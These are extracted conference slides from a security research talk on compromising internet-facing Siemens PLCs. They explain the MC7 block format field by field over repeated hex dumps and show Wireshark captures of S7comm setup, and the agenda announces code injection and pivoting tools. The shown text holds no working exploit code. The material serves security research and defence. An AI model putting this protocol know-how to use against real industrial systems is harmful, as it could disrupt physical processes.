

Internet-facing PLCs - A New Back Orifice

Johannes Klick, Stephan Lau, Daniel Marzin, Jan-Ole
Malchow, Prof. Volker Roth

AG Sichere Identität
Fachbereich Mathematik und Informatik
Freie Universität Berlin www.scadacs.org

Opening



SCADA CS

Talk Bytes

- ▶ Understand the workflow of a PLC.
- ▶ Basic PLC programming knowlegde
- ▶ Download / Upload PLC code
- ▶ Inject own code with PLCinject
- ▶ Compromise a production network via one internet facing PLC
 - ▶ PLC SNMP Scanner in STL
 - ▶ PLC SOCKS Proxy in STL



Volker Roth
Daniel Marzin
Stephan Lau
Marvin


Jan-Ole Malchow
Sascha Zinke
Stephan Arndt
Jacob Bode

Johannes Klick
Mateusz Khalil
Mathias Sekul
Marvin2

<https://www.scadacs.org>

PLC availability and vulnerability


ICS Distribution - Europe



Vulnerable ICS distribution - Europe



ICS distribution - USA



Statistics

Categorys	Devices	CVEs/Exploits
BMS	31.411	9%
PLCND	23.873	14%
PDU	10.381	0%
PLC	7.254	26%
SCADA	2.254	28%
HMI	1.741	41%
ERP	1.400	0%
TM	788	0%
UPS	167	0%

Internet-facing PLCs

- ▶ What is behind an Internet facing PLC?
- ▶ Are there more indirect internet facing PLCs?
- ▶ May be a whole production network?

Traditional attack vectors of PLCs

Traditional attack vectors of PLCs


Stuxnet

- ▶ Compromising an off-line site through the supply chain
- ▶ Compromised Siemens IDE downloaded malicious code to the PLC.

German steelwork

- ▶ Compromising an on-line site through the business IT
- ▶ Manipulation of the steel works control system damaged the furnace

What we are talking about?



Introduction to Siemens PLCs



SCADA CS

Introduction to Siemens PLCs

1. Architecture and execution model
2. Program structure and organization
3. Cyclic execution model, I/O
4. STL programs and their MC7 representation


Program structure

Introduction to Siemens PLCs
Program structure and organization

- ▶ Organization Block (OB)
- ▶ Data Block (DB)
- ▶ Function Call (FC)
- ▶ Function Blocks (FB)
- ▶ System Function (SFC)
- ▶ System Data Block (SDB)
- ▶ System Function Block (SFB)

Introduction to Siemens PLCs

Cyclic execution model, I/O



Programming Siemens PLC in STL

Mathematical term:

- ▶ $Q0.0 = (I0.0 \wedge I0.1) \vee I0.2$

Statement List (STL):

A	%I0.0
A	%I0.1
O	%I0.2
=	%Q0.0

STL programs and their MC7 representation

Description	Bytes	Offset
Block signature	2	0
Block version	1	2
Block attribute	1	3
Block language	1	4
Block type	1	5
Block number	2	6
Block length	4	8
Block password	4	12
Block last modified date	6	16
Block interface last modified date	6	22
Block interface length	2	28
Block Segment table length	2	30
Block local data length	2	32
Block data length	2	34
Data (MC 7 / DB)	x	36
Block signature	1	36+x

STL programs and their MC7 representation

OB 1 with

```
A %I0.0  
A %I0.1  
O %I0.2  
= %Q0.0
```

is compiled to

00:	7070	0101	0108	0001	0000	0074	0000	0000	pp.....t....
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006	..'5-...c.!....
20:	0014	000a	c000	c100	ca00	d880	6500	0100e...
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Signature

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Version

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Attribute

00:	7070	01 01	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Language

STL 01, LAD 02, FBD 03, SCL 04, DB 05, GRAPH 06,
SDB 07

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Type

OB 08, DB 0A, SDB 0B, FC 0C, SFC 0D, FB 0E, SFB 0F

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Number

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Length

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Password

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Last modified date

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Last modified date

44771125 milliseconds and 11523 days since 1/1/84
⇒ 7/20/15 12:26:11.125 pm

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Interface last modified date

```
00: 7070 0101 0108 0001 0000 0074 0000 0000  
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006  
20: 0014 000a c000 c100 ca00 d880 6500 0100  
30: 0014 0000 0002 0502 0502 0502 0502 0502  
40: 0505 0505 0505 050e 0520 0100 0800 0000  
50: 0000 0000 0000 0000 0000 0000 0000 0000  
60: 0000 0000 0000 0000 0100 a691 0000 0000  
70: 0000 0000
```

STL programs and their MC7 representation

Interface length

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Segment table length

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Local data length

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Data/Code length

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Opcodes

A %IO.0

A %IO.1

O %IO.2

= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Opcodes

A %IO.0

A %IO.1

0 %IO.2

= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Opcodes

A %I0.0

A %I0.1

0 %I0.2

= %Q0.0

00:	7070	0101	0108	0001	0000	0074	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006
20:	0014	000a	c000	c100	ca00	d880	6500	0100
30:	0014	0000	0002	0502	0502	0502	0502	0502
40:	0505	0505	0505	050e	0520	0100	0800	0000
50:	0000	0000	0000	0000	0000	0000	0000	0000
60:	0000	0000	0000	0000	0100	a691	0000	0000
70:	0000	0000						

STL programs and their MC7 representation

Opcodes

A %I0.0

A %I0.1

O %I0.2

= %Q0.0


BE

00:	7070	0101	0108	0001	0000	0074	0000	0000	0000
10:	02ab	2735	2d03	03a1	6383	21a7	001c	0006	
20:	0014	000a	c000	c100	ca00	d880	6500	0100	
30:	0014	0000	0002	0502	0502	0502	0502	0502	
40:	0505	0505	0505	050e	0520	0100	0800	0000	
50:	0000	0000	0000	0000	0000	0000	0000	0000	
60:	0000	0000	0000	0000	0100	a691	0000	0000	
70:	0000	0000							

S7comm


S7comm

S7comm Protocol Structure



S7comm

Download Procedure



S7comm

protocol details

Wireshark can dissect S7comm with the dissector available at

[http://sourceforge.net/projects/
s7commwireshark/](http://sourceforge.net/projects/s7commwireshark/)



S7comm

Communication setup

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gee1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.116.109	192.168.116.79	TCP	66	1285-102 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 ws=256 SACK_PERM=1
2	0.001989001	192.168.116.79	192.168.116.109	TCP	60	102-1285 [SYN, ACK] Seq=0 Ack=1 Win=4096 Len=0 MSS=1460
3	0.002054001	192.168.116.109	192.168.116.79	TCP	54	1285-102 [ACK] Seq=1 Ack=1 win=17520 Len=0
4	0.002143001	192.168.116.109	192.168.116.79	COTP	76	CR TPDU src-ref: 0x0005 dst-ref: 0x0000
5	0.007043001	192.168.116.79	192.168.116.109	COTP	76	CC TPDU src-ref: 0x0002 dst-ref: 0x0005
6	0.007296001	192.168.116.109	192.168.116.79	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
7	0.011025001	192.168.116.79	192.168.116.109	TCP	60	102-1285 [ACK] Seq=23 Ack=48 Win=4096 Len=0
8	0.011027001	192.168.116.79	192.168.116.109	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]

Selected packet details:

IP[1].Version: 5, Length: 240

ISO 8073/X.224 COTP Connection-oriented Transport Protocol

Length: 240

PDU Type: DT Data (0x0F)

[Destination reference: 0x0000]

.000 0000 = TPDU number: 0x00

1.... = Last data unit: Yes

S7 Communication

Header: (Ack_Data)

Protocol Id: 0x32

ROSCTR: Ack_Data (3)

Redundancy Identification (Reserved): 0x0000

Protocol Data Unit Reference: 512

Parameter length: 8

Data length: 0

Error class: No error (0x00)

Error code: 0x00

Parameter: (Setup communication)

Function: Setup communication (0x0F)

Reserved: 0x00

Max AMQ (parallel jobs with ack) calling: 1

Max AMQ (parallel jobs with ack) called: 1

PDU length: 240

Hex dump:

0000	b8	c8	3a	b0	b2	91	28	63	36	00	a6	be	08	00	45	00(C 6.....E,
0010	00	43	01	cb	00	00	1e	06	30	dd	00	a8	74	4f	c0	a8	..C..... 0..to..
0020	74	60	00	66	05	00	00	02	f8	eb	5b	cc	de	41	50	18	tm.f... .[..AP.
0030	10	00	79	0c	00	00	03	00	00	1b	02	00	80	32	03	00	..y.....2..
0040	00	02	00	00	08	00	00	00	00	f0	00	00	01	00	01	00
0050	f0

File: "C:\Dokumente und Einstellungen\rroot\Eige..." | Packets: 342 | Displayed: 342 (100,0%) | Load time: 0:00.000 | Profile: Default

S7comm

Communication setup

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gee1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.116.109	192.168.116.79	TCP	66	1285-102 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 wS=256 SACK_PERM=1
2	0.001989000	192.168.116.79	192.168.116.109	TCP	60	102-1285 [SYN, ACK] Seq=0 Ack=1 Win=4096 Len=0 MSS=1460
4	0.002143000	192.168.116.109	192.168.116.79	COTP	76	CR TPDU src-ref: 0x0005 dst-ref: 0x0000
5	0.002143000	192.168.116.79	192.168.116.109	COTP	76	CC TPDU src-ref: 0x0002 dst-ref: 0x0005
6	0.002143000	192.168.116.109	192.168.116.79	C7COMM	70	ROSCTR:[Ack_Data] Function:[Setup communication]
7	0.011025000	192.168.116.79	192.168.116.109	TCP	60	102-1285 [ACK] Seq=23 Ack=48 Win=4096 Len=0
8	0.011027000	192.168.116.79	192.168.116.109	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]

ISO 8073/X.224 COTP Connection-oriented Transport Protocol
Length: 2
PDU Type: DT Data (0x0F)
[Destination reference: 0x0000]
.000 0000 = TPDU number: 0x00
1.... = Last data unit: Yes

S7 Communication
Header: (Ack_Data)
Protocol Id: 0x32
ROSCTR: Ack_Data (3)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 512
Parameter length: 8
Data length: 0
Error class: No error (0x00)
Error code: 0x00

Parameter: (Setup communication)
Function: Setup communication (0xF0)
Reserved: 0x00
Max AMQ (parallel jobs with ack) calling: 1
Max AMQ (parallel jobs with ack) called: 1
PDU length: 240

0000	b8	c8	3a	b0	b2	91	28	63	36	00	a6	be	08	00	45	00(C 6.....E,
0010	00	43	01	cb	00	00	1e	06	30	dd	00	a8	74	4f	c0	a80.....to..
0020	74	60	00	66	05	00	00	02	f8	eb	5b	cc	de	41	50	18	tm,f.....[AP,
0030	10	00	79	0c	00	00	03	00	00	1b	02	00	80	32	03	00	..y.....2..
0040	00	02	00	00	08	00	00	00	00	f0	00	00	01	00	01	00
0050	f0

File: "C:\Dokumente und Einstellungen\rroot\Eige..." | Packets: 342 | Displayed: 342 (100,0%) | Load time: 0:00.000 | Profile: Default

S7comm

Communication setup

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gee1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.116.109	192.168.116.79	TCP	66	1285-102 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 wS=256 SACK_PERM=1
2	0.001989001	192.168.116.79	192.168.116.109	TCP	60	102-1285 [SYN, ACK] Seq=0 Ack=1 Win=4096 Len=0 MSS=1460
